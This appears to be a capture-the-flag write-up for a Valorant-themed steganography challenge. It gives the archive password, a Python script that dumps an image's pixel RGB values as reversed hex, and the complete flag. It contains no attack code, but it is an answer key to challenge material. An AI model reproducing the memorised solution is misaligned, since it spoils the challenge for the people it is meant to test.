
Wow Wow Wow Wa

Extract it; there is a hint.txt.
密码是场上存活的两位英雄的英文名字连起来(区分大小写)
什么?你不知道密码在哪用?!那我问你,隐写都知道,明写看不见?拿你瞄准时的眼力仔细观察观察图片中的角落吧

--->我是瓦高手
GekkoYoru
Only half of the flag.
There is something in the lower-right corner.
Extract RGB.
from PIL import Image
import os

def extract_rgb_to_hex_reverse(image_path, output_path):
    # 打开图像并转换为 RGB 模式
    img = Image.open(image_path).convert("RGB")

    # 提取所有像素的 RGB 值
    pixels = list(img.getdata())

    # 转换为十六进制字符串并逆序
    hex_colors = ['{:02x}{:02x}{:02x}'.format(r, g, b) for r, g, b in pixels]
    hex_colors.reverse()

    # 写入文本文件
    with open(output_path, 'w') as f:
        for hex_color in hex_colors:
            f.write(hex_color + '\n')

    print(f"[+] 十六进制数据已保存到: {output_path}")

# 示例用法
if __name__ == "__main__":
    extract_rgb_to_hex_reverse("瓦学弟天天开心.png", "rgb_hex_data.txt")
Combine the data into an archive and decode it with the password.
best_FPS_g@me!!}
Only half of the flag.
Join the pieces together.
flag{Val0rant_1s_th3_best_FPS_g@me!!}